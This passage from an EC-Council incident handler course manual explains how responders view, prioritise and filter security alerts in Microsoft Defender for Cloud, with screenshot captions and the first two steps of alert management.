



Figure 8.52: Screenshot of Microsoft Sentinel showing Incident panel


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Managing and Responding to Security Alerts in Microsoft Defender for Cloud

Source: *https://www.microsoft.com*

Microsoft Defender for Cloud allows the IH&R team to manage log data from different Azure resources. It enables the IH&R team to collect, analyze, and integrate logs effectively from networks, Azure resources, endpoints, and firewalls during an investigation.

Microsoft Defender for Cloud enables the efficient detection of security incidents using log data and minimizes false positives. It also shows security alerts in a prioritized manner such that incident responders can act quickly considering the information and investigate the issue for its remediation.

The security alerts in Defender for Cloud are generated by leveraging its advanced detections that provide detailed information and recommend the remediation process. Moreover, these alerts are retained for 90 days, and incident responders can export them in the CSV format for further analysis.





Figure 8.53: Screenshot of Microsoft Defender for Cloud

## Managing Security Alerts in Microsoft Defender for Cloud

Follow the steps given below to efficiently manage the triggered security alerts in Microsoft Defender for Cloud:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 1:** Open the **Overview** page of Defender for Cloud and select the **Security alerts** option or icon from the left pane or top right corner of the page, as shown in the below screenshot.





Figure 8.54: Screenshot of Microsoft Defender for Cloud showing Overview page

After selecting the **Security alerts** option in the **Overview** page, the **Security Alerts** page appears, as shown in the below screenshot:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 8.55: Screenshot of Microsoft Defender for Cloud showing Security alerts page

- **Step 2:** Now, you can use filters in the alert list by selecting the required filters. You can also use the **Add filter** option to further filter the alerts, as shown in the screenshot below.





Figure 8.56: Screenshot of Microsoft Defender for Cloud showing filter addition


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

